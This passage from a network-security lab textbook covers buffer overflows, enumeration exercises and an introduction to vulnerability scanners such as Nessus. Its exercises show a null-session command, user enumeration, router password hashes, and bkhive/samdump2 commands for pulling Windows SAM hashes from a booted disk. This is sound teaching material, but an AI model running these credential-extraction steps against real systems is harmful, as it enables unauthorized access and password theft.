For the attacker to do anything more than crash the program, he must be able to precisely tweak the pointer. Here is why: If the attacker understands how the stack works and can precisely feed the function the right amount of data, he can get the function to do whatever he wants, such as opening a command shell. Tweaking the pointer is no small act. The attacker must precisely tune the type and amount of data that is fed to the function. The buffer will need to be loaded with the attacker's code. This code can be used to run a command or execute a series of low-level instructions. As the code is loaded onto the stack, the attacker must also overwrite the location of the return pointer.

Stack smashing isn't the only kind of buffer-overflow attack. There are also heap-based buffer overflows. A heap is a memory space that is dynamically allocated. Heap-based buffer overflows are different from stack-based buffer overflows, since the stack-based buffer overflow depends on overflowing a fixed-length buffer. The best defenses against buffer overflows include the following:

- Auditing existing code to search for vulnerabilities
- Using type-safe languages to prevent buffer overflows from becoming a problem
- Using tools that can protect against buffer overflows or halt erratic activity
- Analyzing the source code for strings declared as local variables in functions or methods, and verifying the presence of boundary checks
- Checking for improper use of standard functions, such as input/output functions or string functions
- Feeding the application with huge amounts of data and checking for abnormal behavior

**IN THE LAB**

**There is a real risk any time that an attacker can get a password to a system. During pen test exercises I have seen many times when a low-level user account has had the same password as a domain administrator. Many of us are guilty of reusing passwords. Good password practices and not using the same passwords on multiple accounts is a good start in reducing this vulnerability. However, you must also understand how passwords are passed across the network. You can see this in action in your lab by downloading ScoopLM. It is available at `www.securityfriday.com/tools/ScoopLM.html`. After downloading and installing ScoopLM, start the program on your local Windows computer. While the program attempts to connect to a share on another system by providing a username and password, you should see this information populate the ScoopLM program. You can use the same program to attempt to crack the password or you can move it to another application, such as John the Ripper or Cain & Abel. Whichever password-cracking program you use, you will notice that weak passwords are recovered quite quickly.**

## Summary

The purpose of this chapter was to introduce you to the process of enumeration. Enumeration is a critical step for the attacker as he is attempting to identify the services, protocols, and applications that are being used. Security professionals should enumerate their own networks to see what type of information is available. Just consider the fact that no attack occurs in a void. If the attacker wants to attack the network, he/she must first know what services, protocols, and applications are available.

Consider the attacker with the latest Windows 2003 buffer overflow or malware. The malware is useful only against Windows 2003 system. This means the attacker must enumerate active systems and identify which one is running the vulnerable code. Enumeration is also useful to the attacker if it can be used to gather usernames or open shares. If the attacker can identify a local account that is also a domain administrator account, imagine his joy upon finding out that both the local and domain passwords are the same. That is why services and protocols such as NetBIOS, SNMP, and others are of so much value to the attacker. Even when passwords cannot be guessed, just the username and certain (potentially identifiable) specific attributes about the user may provide sufficient information to launch a successful dictionary attack.

These are but a few of the reasons why security professionals must attempt to enumerate their own networks. The best place to practice these activities is in the lab environment. This chapter clearly identified the types of information that may be exposed in the real world. Security professionals should take heed and consider how to reduce the amount of information, prevent unauthorized enumeration, and mitigate attack vectors that may be exploited because of the inevitability of some enumeration. Although many find it easier to be reactive, true security requires a proactive approach.

## Key Terms

- **Active Directory** — Windows implementation of a hierarchical directory service that is LDAP compliant.
- **Brute-force attack** — A method of breaking a cipher or encrypted value by trying a large number of possibilities. Brute-force attacks function by working through all possible values. The feasibility of brute-force attacks depends on the key length and strength of the cipher and the processing power available to the attacker.

- **Buffer overflow** — Occurs when a software application somehow writes data beyond the allocated end of a buffer in memory. Buffer overflow is usually caused by software bugs and improper syntax and programming, thus opening or exposing the application to malicious code injections or other targeted attack commands.
- **Dictionary attack** — A method of breaking a cipher or encrypted value by trying all the words in a dictionary file.
- **Hybrid attack** — A method of breaking a cipher or encrypted value by trying all the words in a dictionary file that are mixed with numbers and special characters.
- **NetBIOS** — Frees up applications so they do not have to understand the operation of the network and that different programs on different computers can communicate within a local area network.
- **RainbowCrack technique** — A method of precomputing password hashes that speeds up the password cracking process but requires massive amounts of storage.
- **Relative identifier** — Uniquely identifies an account within a Windows domain.
- **Security identifier** — A unique alphanumeric character string that identifies a system to other systems in a Microsoft domain.
- **Server Message Block** — A Windows protocol that allows the system to share files.
- **Simple Network Management Protocol** — A standardized protocol that is used to allow the management of network devices and equipment.


# Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of the chapter. The author selected the tools and utilities used in these exercises because they are easily obtainable. The goal is to provide you with *real* hands-on experience.

## SNMP Enumeration

This exercise demonstrates how to use the SolarWinds IP Network Browser to display information gathered from active SNMP devices:

1. You need to install SolarWinds IP Network Browser. The tool is part of the SolarWinds Network Tool Kit and can be downloaded from `www.solarwinds.com/downloads`.


Add/Remove Programs
Change or Remove Programs
Add New Programs
Add/Remove Windows Components
Set Program Access and Defaults
Details...
OK
Cancel

Currently installed programs:

Sort by: Name

Windows Components Wizard

**Windows Components**

You can add or remove components of Windows 2000.

To add or remove a component, click the checkbox. A shaded box means that only part of the component will be installed. To see what's included in a component, click Details.

Components:

| | | |
|---|---|---|
| ☐ | Internet Information Services (IIS) | 18.7 MB |
| ☐ | Management and Monitoring Tools | 1.3 MB |

Management and Monitoring Tools

To add or remove a component, click the check box. A shaded box means that only part of the component will be installed. To see what's included in a component, click Details.

Subcomponents of Management and Monitoring Tools:

| | | |
|---|---|---|
| ☐ | Simple Network Management Protocol | 1.3 MB |


Description: Includes agents that monitor the activity in network devices and report to the network console workstation.

Total disk space required: 0.0 MB

Space available on disk: 593.9 MB

**Figure 5-13** Installing SNMP services.

2. Next you need to start SNMP on a local Windows system to ensure you have something to capture. Start SNMP by going to Start ➪ Settings ➪ Control Panel ➪ Add Remove Programs ➪ Add Windows Components ➪ Network Management Tools ➪ Simple Network management Protocol, as shown in Figure 5-13.
3. Once SNMP is installed, install the SolarWinds network management tools. After the installation has completed, start the IP network browser.
4. You will be prompted to enter an IP address and network range, as shown in Figure 5-14. As an example, I entered the 192.168.131.67 address and a subnet mask of 255.255.255.0 (because this is a Class C network).
5. Now click the Next button. You will be asked to enter any additional community strings. Note that the default strings of `Public` and `Private` have already been entered. These are all that are needed, so you just click Next and start the scan.



IP Network Browser Version 5.0

Scan a Single Device

Hostname or IP Address: 192.168.131.67

Scan a Subnet

Subnet Address:

Subnet Mask: 255.255.255.0


Scan an IP Address Range

Begining IP Address:

Ending IP Address:

SolarWinds Professional Edition

**Figure 5-14** IP Network Browser.



```
    Removable Storage
    RunAs Service
    Security Accounts Manager
    Server
    Simple Mail Transport Protocol (SMTP)
    SNMP Service
    System Event Notification
    Task Scheduler
    TCP/IP NetBIOS Helper Service
    Telephony
    Telnet
    Virtual Machine Additions Services Application
    Virtual Machine Additions Shared Folder Service
    Windows Management Instrumentation
    Windows Management Instrumentation Driver Extensions
    Wollf Remote Manager
    Workstation
    World Wide Web Publishing Service
⊟ Accounts
    Jeff
    Zena
    Bason
    Bezos
    Gates
    Guest
    Jacob
    Mason
    Smith
```

**Figure 5-15** IP Network Browser results.

6. When the scan starts, you will notice that the program gathers a wide range of information, as shown in Figure 5-15. Notice how the usernames display. These are visible even if the Windows Restrict Anonymous settings have been put in place.
7. You may now scan other systems within your lab network, to further see the types of information that can be leaked by this service, if SNMP has been enabled.


## Enumerating Routing Protocols

This exercise demonstrates how to sniff for router traffic by using the tool Cain & Abel:

1. Download and install Cain & Abel from `www.oxid.it`.
2. Once downloaded, Cain & Abel may ask you to install WinPcap if it has not already been installed on your local Windows computer.
3. Start Cain & Abel and choose the Sniffer tab.
4. While on the Sniffer tab, start the capture by clicking the Start/Stop Sniffer button. Make sure that you are on the routing tab that is displayed at the bottom of the page.

   Routing updates can take several minutes to occur, so a brief delay might occur while the program captures the information.

   Figure 5-16 displays a RIP routing capture from 192.168.123.118. Notice the update is in RIP and RIPv2.



```
Routing
├ HSRP Routers
├ EIGRP Routers
├ OSPF Routers
⊟ RIP Routers
│ ⊟ Version 1
│ │ └ 192.168.123.118
│ ⊟ Version 2
│   └ 192.168.123.118
└ VRRP Routers
```

**Figure 5-16** Cain routing capture.

5. Double-click the update to display the routing information. A portion of this capture is shown here:

```
version 11.3
no service password-encryption
!
hostname Router1
!
username james password 7 107C060C1112
enable secret 5 $1$zUmf$qKycvrf5cW.AUMl9XJjgR0
!
ip domain-name thesolutionfirm.com
ip name-server 192.168.123.66 192.168.123.194
ip multicast-routing
ip dvmrp route-limit 1000

!
interface Ethernet0
ip address 192.168.123.118 255.255.255.0
```

6. Notice how the encrypted password is shown as a type 7 and an MD5. These passwords could potentially be loaded into Cain & Abel's password cracker, where a crack may be possible.


## Enumeration with DumpSec

This exercise demonstrates how to use DumpSec to enumerate a Windows computer:

1. Download and install DumpSec from `www.somarsoft.com`.
2. Once it's installed, open a command prompt and establish a null session to a local host. The command syntax for doing so is as follows:


```
net use //IP_address/IPC$ "" \u:""
```

3. Now open DumpSec and select Report ➪ Select Computer, as shown in Figure 5-17.



\\192.168.123.190

**Figure 5-17** DumpSec's Select Computer.



Available fields:

Groups
GroupComment
AccountType


Selected fields (in sort order):

UserName
GroupType
HomeDrive
HomeDir
Profile
LogonScript
Workstations
PswdCanBeChanged
PswdLastSetTime
PswdRequired
PswdExpires
PswdExpiresTime
AcctDisabled
AcctLockedOut
AcctExpiresTime
LastLogonTime

☑ Show normal user accounts ☐ Show computer accounts

☐ Show "true" last logon time (i.e. search all logon servers)

**Figure 5-18** DumpSec's Dump Users as Table.



```
UserName        GroupType GroupComment
__vmware_user__ Local     VMware User Group
Administrator   Local     Administrators have complete and unrestricted access to the computer
ASPNET          Local     Users are prevented from making accidental or intentional system-wid
Christine       Local     Users are prevented from making accidental or intentional system-wid
Guest           Local     Guests have the same access as members of the Users group by default
michael         Local     Administrators have complete and unrestricted access to the computer
superior        Local     Power Users possess most administrative powers with some restriction
```

**Figure 5-19** DumpSec's enumeration results.

4. Now select Report ➪ Dump Users as Table, and click OK.
5. You need to select all items to the left of the screen and move them to the right screen so that all fields will be selected, as shown in Figure 5-18.
6. Click the OK button, and all the open fields will be populated. Notice that you now have a complete list of users and related information, as shown in Figure 5-19.

## Rainbow Table Attacks

In this exercise, you use BackTrack to extract the SAM from a Windows system:

1. Edit your Windows computer BIOS to boot from the CD-ROM that contains the BackTrack bootable CD.
2. Start Windows, and press F2 or the Del key to enter BIOS, and ensure that the computer is configured to boot from the CD-ROM. After making this change, continue to boot from BackTrack.
3. After BackTrack has booted, log back in by using a username of root and a password of toor. Verify that there is an entry for the NTFS drive by entering the `mount` command without parameters. There should be an entry for `/mnt/hda1`. If no entry is present, create one as follows:

   ```
   mount /dev/hda1 /mnt/hda1
   ```

4. To read the contents of the drive, simply enter the following:

   ```
   ls /mnt/hda1
   ```

5. You can now explore the Windows XP partition. For example, you should be able to access the `windows\system32\config` directory. This is where the SAM file is located.
6. The system key is the registry hive file and contains the subkey of the SAM. To copy this information and put it into a file, use the following command:

   ```
   bkhive /mnt/hda1/windows/system32/config/system  saved-syskey.txt
   ```

7. Now that you have the system key, use it to undo SysKey on the SAM, extract the hashes, and place them into a usable format. The command is shown here:

   ```
   samdump2  /mnt/hda1/windows/system32/config/sam  saved-syskey.txt >
   password-hashes.txt
   ```

8. Now you have a copy of the SAM that can be used for password cracking. You can view it by entering the `cat` command as follows:

   ```
   cat password-hashes.txt
   ```

Whereas in this exercise the hash could be cracked locally, in real life the attacker would most likely take the hash with him and crack it on another system. If it is a strong password, the attacker (or security specialist in the lab) might need a significant amount of time to crack it.

CHAPTER

6

# Automated Attack and Penetration Tools

This chapter introduces automated attacked and penetration tools and delves into the topics of vulnerabilities, risk, and exploits. A vulnerability is nothing more that a weakness in the computer software or design of the system. Software vulnerabilities typically result from coding errors, bugs, and design flaws.

Security professionals spend a lot of their time on vulnerabilities, but that doesn't mean that all vulnerabilities are always addressed and corrected. Consider, for instance, the analogy of a defective car. Years ago, my brother was given a Ford Pinto for a graduation present. While pleased at the time, my family soon discovered that this car was subject to explosion if hit from the rear. This defect in the design forced Ford Motor Company to recall all these cars and remove them from the market. Compare this to buying a piece of software, only later to find that the software has a defect in design. What are your options? As you most likely already know, you are at the mercy of the developer to develop a patch or update it. If the software is already a couple of years old, as the case with the 1972 Ford Pinto, the software developer might have decided to no longer support the software, leaving you with the option of continuing to use vulnerable software or spend money on an upgrade.

The concept behind attack and penetration tools is to look at how vulnerable a piece of software, an application, or a networked system is. Historically, the only tools to perform such tasks were vulnerability assessment tools. These tools typically probe for vulnerabilities and report their findings. Newer tools not only have the ability to scan the network and identify vulnerabilities; they can also tie that vulnerability back to a specific piece of exploit code and launch an attack against the identified target.

## Why Attack and Penetration Tools Are Important

How do attack and penetration tools fit into network security? All different types of penetration tools, from simple *vulnerability scanners* to automated attack tools, help analyze overall security and analyze how well the organization's assets are protected. Use of these tools can help answer the following questions:

- Should more or fewer security countermeasures be implemented?
- What is the organization's true security posture?
- What would the effect of a security breach be?

No matter which of these tools are used, their purpose is to determine the adequacy of security measures, identify security deficiencies, provide data from which to predict the effectiveness of potential security measures, and confirm the adequacy of such measures after implementation. These tools can be used in many different situations, such as the following:

- **Audits and reviews** — During these processes, tools are used to determine whether systems are properly patched, whether specific security policies and requirements are being followed, and whether the controls sufficiently guard against potential risk.
- **Network evaluations** — These processes focus specifically on scanning, vulnerability assessment scanning, and other system-related activity.
- **Penetration tests** — Penetration tests are much less concerned with policies and procedures and are more focused on finding exposed systems and vulnerable targets. Ethical hackers conduct penetration tests to determine what an attacker can find out about an information system, if a hacker can gain and maintain access to the system, and if the hacker's tracks can be successfully covered without being detected. Ethical hackers operate with the permission and knowledge of the organization they are trying to defend, and try to find weaknesses that can be exploited in the information system.

## Vulnerability Assessment Tools

Much has changed with regard to how we view vulnerability assessment software since its creation in the early 1990s. At that time, two well-known security professionals, Dan Farmer and Wietse Venema, wrote a landmark paper titled ''Improving the Security of Your Site by Breaking into It.'' They went on to code the first automated penetration tool, known as *SATAN* (System

Administrator Tool for Analyzing Networks). Dan Farmer was actually fired from his job at Sun for development of the program.

Today, attack and penetration tools are viewed much differently. It's generally agreed that security professionals must look for vulnerabilities in their own networks and seek ways to mitigate the exposures they uncover. This brings us to the question of what vulnerability assessment tools someone needs in his or her own network security lab. With so many tools available, where do you begin? Let's start by looking at how these tools can be categorized. The three basic categories are as follows:

- Source code assessment tools examine the source code of an application.
- Application assessment tools examine a specific application or type of application.
- System assessment tools examine entire systems or networks for configuration or application-level problems.

**THE IMPORTANCE OF VULENRABILITY ASSESSMENTS**

**It's unfortunate that sometimes we tend to be more reactive than proactive. When considering vulnerability assessment, it pays to be proactive. Unfortunately, CardSystems Solutions found out the hard way after a hacker successfully stole information about approximately 40 million credit card users from their database. An assessment after the attack revealed a software vulnerability that was quickly patched. It was also discovered that although they had policies in place that stated such information was not supposed to be retained in their databases, it had been. CardSystems allegedly broke Visa and MasterCard policies that prohibit storing confidential consumer information. They now face a class-action lawsuit. Among other things, the suit claims they violated policy and practiced unlawful and deceptive business practices under California's Unfair Competition Law.**

## Source Code Assessment Tools

Source code assessment tools can be used to assist in auditing security problems in source code. Many of these tools are available for free. Rough Auditing Tool for Security (RATS) and FlawFinder are two such tools. Source code vulnerability assessment software can detect problems such as buffer overflows, race conditions, privilege escalation, and tainted input. Buffer overflows allow data to be written over portions of your executable, which can allow a malicious user to potentially gain operational control of a system. Race conditions can prevent protective systems from functioning properly, or deny the availability of resources to their rightful users. Privilege escalation occurs when code runs with higher privileges than that of the user who executed it. The tainting of input allows potentially unchecked data to enter through your defenses, possibly qualified as already-error-checked information.

## Application Assessment Tools

Application assessment tools provide testing against completed applications or components rather than the source code. They scan applications for vulnerabilities that occur at run time and test such issues as user input and bounds testing. Application assessment tools aren't just useful for security testing either, but the amount of time that you can save by using automated bounds-testing software and so forth can be amazing. AppDetective is an example of one of these programs. AppDetective can scan, locate, examine, report, and fix security holes and misconfigurations in database applications. Another application assessment tool is N-Stalker Web Application Security Scanner. You'll get a chance to see how this program works in the lab section of the chapter. It is designed to specifically test web application security.

## System Assessment Tools

The vulnerability assessment tools in this final category are designed for the system level. These programs are intended for probing systems and their components rather than individual applications. These programs can be run against a single address or a range of addresses and can also test the effectiveness of layered security measures, such as a system running behind a firewall. *Nessus* is an example of a well-known system assessment tool.

The primary advantage of system-level assessment tools is that they can probe an entire local or remote system or network for a variety of vulnerabilities. If you need to test a large number of installations, remote system-level scanners can prove much more efficient than auditing the configuration of each machine individually. System assessment tools do have their disadvantages, however. For example, it is not possible to audit the source of the processes that are providing services. In addition, scanning results have to rely on the responses of a service to a finite number of probes, meaning that all possible inputs cannot be reasonably tested. If the production environment of your organization is experiencing services unexpectedly coming online or going offline, you might run a system-level assessment tool to see whether the cause of the problem can be detected. In another example, if the target system has been patched or experienced other recent upgrades, you might run a system-level tool, such as Nessus, to double-check everything.

A search of the Internet will reveal hundreds of system assessment tools. Some of the better-known ones are shown here:

- **GFI LANguard** — This is a commercial network security scanner for Windows. It scans IP networks to detect which machines are running.

It can determine the host operating system, which applications are running, which Windows service packs are installed, whether any security patches are missing, and more.

- **ISS Internet Scanner** — This is an application-level vulnerability assessment. Internet Scanner can identify more than 1,300 types of networked devices on your network, including desktops, servers, routers/switches, firewalls, security devices, and application routers.
- **MBSA** — Microsoft Baseline Security Analyzer is built on the Windows Update Agent and Microsoft Update infrastructure. It ensures consistency with other Microsoft products and, on average, scans more than three million computers each week.
- **NetRecon** — A commercial scanner produced by Symantec. It provides vulnerability scanning and identification. It can learn about the network as it is scanning. As an example, if it finds and cracks a password on one system, it tries the same password on others. The application has a graphical user interface (GUI), and its deployment platform is Windows NT/2000/XP.
- **Retina** — Retina is a commercial vulnerability assessment scanner by eEye. Like Nessus, Retina scans all the hosts on a network and reports on any vulnerability found. Retina has a GUI and its deployment platform is Windows NT/2000/XP/2003.
- **QualysGuard** — This is a web-based vulnerability scanner. Users can securely access QualysGuard through an easy-to-use web interface. It features more than 5,000 vulnerability checks as well as an inference-based scanning engine.
- **SARA** — Security Auditor’s Research Assistant features a command-line interface and web-based GUI. It is a freeware application. Instead of inventing a new module for every conceivable action, SARA is adapted to interface with other open source products. It’s considered a gentle scanner, which means that the scan does not present a risk to the operating network infrastructure. It’s compliant with SANS Top 20, supports CVE references for identified vulnerabilities, and can be deployed on Unix, Linux, and Mac OS X.
- **SAINT** — Security Administrator’s Integrated Network Tool is a commercial vulnerability assessment tool. It provides industry-respected vulnerability scanning and identification. It has a web-based interface, and the deployment platforms for this product are Linux and Unix. It is certified CVE compliant and enables you to prioritize and rank vulnerabilities so that you can determine which of the most critical security issues should be tackled first.

- **VLAD** — An open source vulnerability scanner. Written in Perl, VLAD is designed to identify vulnerabilities in the SANS Top 10 List. It has been tested on Linux, OpenBSD, and FreeBSD.
- **X-Scan** — X-Scan is a general multithreaded plug-in-supported network vulnerability scanner. It can detect service types, remote operating system types and versions, and weak usernames and passwords.

One question that typically arises when determining which tool to use is what the attributes of a good system assessment tool are. Let's look at that next.

### Attributes of a Good System Assessment Tool

As mentioned previously, there are lots of tools to choose from and consider when you are building your own security lab. Some are open source or free, whereas others require payment or subscription fees. Regardless of what specific tool you choose, you must look for some specific features that can help you in the decision process.

One of the first things you need to consider is the type of impact the tool has on the network. For anyone who has previously used these tools, you will most likely remember that testing might have been done during off-hours or on the weekend. The reason why is because of the amount of traffic the tool generated. For anyone who has ever hunted, you can compare these vulnerability assessment tools to rifles. Some assessment tools are like a single-silenced sniper rifle shot, whereas others are like the multiple blasts of a shotgun. A good scanning tool will be much like the sniper rifle because it will be low impact and not use excessive amounts of network bandwidth.

Another consideration is how the tool affects the systems being scanned. As an example, Nessus has what are referred to as dangerous plug-ins. Some systems don't respond well to certain types of scans. If scans are going to cause systems to halt, freeze, or reboot, you need to know this well ahead of time to ward off any self-induced disasters.

Another item worth considering is what or how many types of vulnerabilities the software will detect. This can be a difficult attribute to accurately measure because different vendors measure the numbers differently. One vendor may claim that its software can scan for 5,000 vulnerabilities, while another may claim that its can scan for 7,000. Is the second vendor's product really any better? Well, that depends on how they are measuring the numbers. Consider one, *Common Vulnerability and Exposure* (CVE-2007-3898). This particular Microsoft vulnerability affects DNS, yet actually CVE lists more than 40 different Microsoft products or versions that are affected. So was this counted as 1 vulnerability or as 40? That might well depend on how the vendor has decided to market its product.

You also want to consider by what means the software examines each system. Some software tools do not authenticate before performing various checks. This is good in the sense that the tool is looking at the system in much the same way an attacker would, but a good assessment tool will also perform checks while being authenticated. In reality, remember that it's not just the outsider who is a threat but also the insiders. For an assessment to do a thorough job of testing, an authenticated connection is required. This allows the tool to check system settings, file variables, and other settings that cannot be verified with authentication.

Finally, there is the issue of reporting. After a scan is finished and the software has compiled its findings, you need to create a report. After all, this is why you ran the assessment tool: so that you can analyze and report your findings. To that end, the software you choose should provide a report that is easy to prepare and contains all the pertinent information. Many products will list the vulnerability as high, medium, or low and have the corresponding CVE number. Others even point to possible fixes or may offer a way to perform tracking. Now let's turn our attention to one specific tool, Nessus.

### *Nessus*

Nessus is an open source, comprehensive, cross-platform vulnerability scanner with command-line and graphical user interfaces. It is one of the most popular vulnerability assessment tools currently in use. While you can still download a copy of Nessus from `www.tenablesecurity.com`, the update process changed several years ago. Tenable Network Security has structured the program so that real-time plug-in updates require a fee. The idea is that those who pay a fee will get real-time plug-in updates, whereas those who register will receive updates that are a week old. There also continues to be a feed that is available to the public. This plug-in option makes plug-ins available that have been written by the general public.

The concept of Nessus was first developed in the late 1990s by Renaud Deraison. Nessus was conceived as an open source program that would allow fast updates by community members who can develop their own plug-ins for their use or by the community. I would consider Nessus a must-have for anyone building a network security lab. Just consider the other commercial offerings that use Nessus as a component of their product: IBM, VeriSign, Counterpane Internet Security, Symantec, ScannerX. These are just a few of the companies that have integrated Nessus into their products. Others currently do or have used Nessus as a component of a commercial product they offer. Nessus is a powerful, flexible security-scanning and -auditing tool. It takes a basic ''nothing for granted'' approach. For example, an open port does not necessarily mean that a service is active. Nessus tells you what is wrong and provides suggestions for fixing a given problem. Let's take a look at the basic components of Nessus:

- The Nessus client/server model
- The Nessus plug-ins
- The Nessus Knowledge Base

The Nessus client-server model offers a distributed means of performing vulnerability scans. As an example, suppose that you are building your security lab and your goal is to offer security consulting services. After signing your first contract, you show up at the client's site with your trusty laptop. After obtaining permission to scan the target range, you fire up your nondistributed scan. Because all tests are being performed from your laptop, there is not much else you can do for the next two to three hours except wait because the scan will most likely use up all the laptop's resources. Now, let's replay that same situation but with a slight modification. You again make an on-site visit to your client's location, but this time you have the Nessus client loaded on your laptop. You arrive at the worksite and are given permission to scan. You use your laptop as the Nessus client to connect to the Nessus server back at your home office. Once you connect to the Nessus server, you begin an external scan and then detach your laptop. Figure 6-1 shows an example of this.

